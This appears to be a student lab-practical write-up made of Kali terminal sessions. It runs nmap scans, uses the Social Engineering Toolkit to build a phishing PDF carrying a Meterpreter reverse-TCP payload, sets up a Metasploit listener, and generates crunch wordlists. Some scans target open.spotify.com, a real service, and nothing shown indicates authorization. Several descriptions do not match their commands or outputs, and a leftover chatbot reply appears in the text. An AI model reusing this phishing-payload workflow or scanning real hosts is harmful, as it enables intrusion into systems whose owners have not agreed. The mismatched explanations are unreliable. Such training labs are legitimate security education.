Completed Ping Scan at 04:40, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:40
Completed Parallel DNS resolution of 1 host. at 04:40, 0.00s elapsed
Initiating SYN Stealth Scan at 04:40
Scanning scanme.org (45.33.32.156) [1000 ports]
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.50% done
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Increasing send delay for 45.33.32.156 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 5 to 10 due to max_successful_tryno increase to 4
Increasing send delay for 45.33.32.156 from 10 to 20 due to max_successful_tryno increase to 5
```

#### 5. Command: sudo nmap -v -A scanme.org


Description: Performs an "aggressive" scan on the host `scanme.org` with verbose output and using sudo privileges.

```
(kali㉿kali)-[~]
└─$ sudo nmap -v -A scanme.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:40 EDT
[sudo] password for kali: 
Sorry, try again.
[sudo] password for kali: 
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:41 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:41
Completed NSE at 04:41, 0.00s elapsed
Initiating NSE at 04:41
Completed NSE at 04:41, 0.00s elapsed
Initiating NSE at 04:41
Completed NSE at 04:41, 0.00s elapsed
Initiating Ping Scan at 04:41
Scanning scanme.org (45.33.32.156) [4 ports]
Completed Ping Scan at 04:41, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:41 (0:00:46 remaining)
Completed Parallel DNS resolution of 1 host. at 04:41, 0.29s elapsed
Initiating SYN Stealth Scan at 04:41
Scanning scanme.org (45.33.32.156) [1000 ports]
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 80/tcp on 45.33.32.156
```

## Practical 4 - Practical on vulnerability scanning and assessment using ZAP



## Practical 5 - Practical on use of Social Engineering Toolkit



```

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 1

```

```

set:phishing>2
/usr/share/metasploit-framework/

Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

```

```

set:payloads>13

[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

```

```

set:payloads>2

1) Windows Reverse TCP Shell      Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP  Spawn a Meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL         Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connects back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)    Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter

```

```

set:payloads>2
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.159.129]:
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to create an application password: https://support.google.com/accounts/answer/6010255?hl=en
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'
Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

```




```
set:phishing>2
set:phishing> New filename: pewpew.pdf
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.
```



```
root@kali: ~/.set x
File Actions Edit View Help
Shell No.1 x root@kali: ~/.set x

(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# cd
(root@kali)-[~]
# cd .set
(root@kali)-[~/set]
# ls
payload.options  pewpew.pdf  set.options  template.pdf  template.rc  version.lock
(root@kali)-[~/set]
```

## Practical 6 - Exploiting Web-based applications

Certainly! Here are the provided Nmap commands formatted as plain text:

### 1. Basic Scan:

- Command: ``sudo nmap -v open.spotify.com``
- Description: Performs a basic scan on the target host "open.spotify.com" with verbose output.

```
(kali㉿kali)-[~]
└─$ sudo nmap -v open.spotify.com open.spotify.com

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:58 EDT
Initiating Ping Scan at 04:58
Scanning open.spotify.com (35.186.224.25) [4 ports]
Completed Ping Scan at 04:58, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:58
Completed Parallel DNS resolution of 1 host. at 04:58, 0.00s elapsed
Initiating SYN Stealth Scan at 04:58
Scanning open.spotify.com (35.186.224.25) [1000 ports]
Discovered open port 80/tcp on 35.186.224.25
Discovered open port 443/tcp on 35.186.224.25
Increasing send delay for 35.186.224.25 from 0 to 5 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 35.186.224.25 from 5 to 10 due to 11 out of 11 dropped probes since last increase
SYN Stealth Scan Timing: About 47.00% done; ETC: 04:59 (0:00:35 remaining)
Completed SYN Stealth Scan at 04:59, 59.79s elapsed (1000 total ports)
Nmap scan report for open.spotify.com (35.186.224.25)
Host is up (0.012s latency).
Other addresses for open.spotify.com (not scanned): 2600:1901:1:c36::
rDNS record for 35.186.224.25: 25.224.186.35.bc.googleusercontent.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 60.11 seconds
Raw packets sent: 2047 (89.864KB) | Rcvd: 2184 (87.464KB)
```

### 2. OS Detection:

- Command: ``sudo nmap -v open.spotify.com -O``
- Description: Performs OS detection on the target host "open.spotify.com" with verbose output.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap -v open.spotify.com -O

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:58 EDT
Failed to resolve "open.spotify.com".
Read data files from: /usr/bin/../share/nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 16.36 seconds
[scanning] Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

### 3. Aggressive Scan:

- Command: ``sudo nmap -v open.spotify.com -O -sA``
- Description: Performs an aggressive scan on the target host "open.spotify.com" with OS detection and verbose output.

```
[kali@kali]~$ sudo nmap -v open.spotify.com -O -sA

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:58 EDT
Initiating Ping Scan at 04:59
Scanning open.spotify.com (35.186.224.25) [4 ports] at 04:59 EDT
Completed Ping Scan at 04:59, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:59
Completed Parallel DNS resolution of 1 host. at 04:59, 0.00s elapsed
Initiating ACK Scan at 04:59
Scanning open.spotify.com (35.186.224.25) [1000 ports]
Completed ACK Scan at 04:59, 0.11s elapsed (1000 total ports)
Initiating OS detection (try #1) against open.spotify.com (35.186.224.25)
Retrying OS detection (try #2) against open.spotify.com (35.186.224.25)
Nmap scan report for open.spotify.com (35.186.224.25)
Host is up (0.00052s latency).
Other addresses for open.spotify.com (not scanned): 2600:1901:1:c36::
rDNS record for 35.186.224.25: 25.224.186.35.bc.googleusercontent.com
All 1000 scanned ports on open.spotify.com (35.186.224.25) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: D-Link DFL-700 firewall (89%), HP Officejet Pro 8500 printer (89%), ReactOS 0.3.7
, Microsoft Windows 2000 (88%), Microsoft Windows Server 2003 Enterprise Edition SP2 (88%), Microsoft Win
No exact OS matches for host (test conditions non-ideal).

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.98 seconds
Raw packets sent: 1040 (45.396KB) | Rcvd: 1007 (40.392KB)
```

#### 4. Vulnerability Scan:

- Command: ``sudo nmap -v open.spotify.com -O -sA --script=vulners``
- Description: Performs a comprehensive scan on the target host "open.spotify.com" with OS detection, aggressive scan, and vulnerability scanning using the Vulners script.

```
(kali㉿kali)-[~]
$ sudo nmap -v open.spotify.com -O -sA --script=vulners

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:59 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:59
Completed NSE at 04:59, 0.00s elapsed
Initiating Ping Scan at 04:59
Scanning open.spotify.com (35.186.224.25) [4 ports]
Completed Ping Scan at 04:59, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:59
Completed Parallel DNS resolution of 1 host. at 04:59, 0.00s elapsed
Initiating ACK Scan at 04:59
Scanning open.spotify.com (35.186.224.25) [1000 ports]
Completed ACK Scan at 04:59, 0.15s elapsed (1000 total ports)
Initiating OS detection (try #1) against open.spotify.com (35.186.224.25)
Retrying OS detection (try #2) against open.spotify.com (35.186.224.25)
NSE: Script scanning 35.186.224.25.
Initiating NSE at 04:59
Completed NSE at 04:59, 0.03s elapsed
Nmap scan report for open.spotify.com (35.186.224.25)
Host is up (0.0010s latency).
Other addresses for open.spotify.com (not scanned): 2600:1901:1:c36::
rDNS record for 35.186.224.25: 25.224.186.35.bc.googleusercontent.com
All 1000 scanned ports on open.spotify.com (35.186.224.25) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: D-Link DFL-700 firewall (89%), HP Officejet Pro 8500 printer (89%), ReactOS 0.3.7 (89%), Sanyo PLC-XU88 d
, Microsoft Windows 2000 (88%), Microsoft Windows Server 2003 Enterprise Edition SP2 (88%), Microsoft Windows Server 2003 SP2 (8
No exact OS matches for host (test conditions non-ideal).
```

T4 - Sets the timing template to T4, which is a faster timing template for Nmap scans.

```
(kali㉿kali)-[~]
$ sudo nmap -T4 open.spotify.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 05:00 EDT
Nmap scan report for open.spotify.com (35.186.224.25)
Host is up (0.00080s latency).
Other addresses for open.spotify.com (not scanned): 2600:1901:1:c36::
rDNS record for 35.186.224.25: 25.224.186.35.bc.googleusercontent.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 55.81 seconds
```

These commands can be used to assess the security posture of the web-based application "open.spotify.com" by gathering information about its open ports, operating system, and potential vulnerabilities. Always ensure that you have proper authorization before scanning any network or website.



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  Name      Current Setting  Required  Description

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.123   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.123
LHOST => 192.168.1.123
```

```
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.1.123:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
```


## Practical 8 – using crunch for Password analysis for password cracking

1. Generate a wordlist with lengths 1 to 2 and containing the characters "12345678":

```
cmd- crunch 1 2 12345678 > wordlist.txt
```

This command will generate a wordlist containing all possible combinations of the characters "12345678" with lengths ranging from 1 to 2 and save it to a file named "wordlist.txt".

```
(kali㉿kali)-[~]  
$ crunch 1 2 12345678 > wordlist.txt  
  
Crunch will now generate the following amount of data: 208 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 72
```



2. Generate a wordlist with a fixed length of 10 characters and containing the characters "omsp" followed by four random characters and a special character:

cmd- crunch 10 10 -t omsp^% % % %

This command will generate a wordlist containing all possible combinations of the characters "omsp" followed by four random characters and ending with a special character (^) and save it to the standard output (terminal). You may redirect the output to a file if needed.

```
(kali@kali) ~$ crunch 9 9 -t omsp^%%%%%%%%  
Crunch will now generate the following amount of data: 3300000 bytes  
3 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 330000  
omsp!0000  
omsp!0001  
omsp!0002  
omsp!0003  
omsp!0004  
omsp!0005  
omsp!0006  
omsp!0007  
omsp!0008  
omsp!0009  
omsp!0010  
omsp!0011  
omsp!0012  
omsp!0013  
omsp!0014  
omsp!0015  
omsp!0016  
omsp!0017  
omsp!0018  
omsp!0019  
omsp!0020
```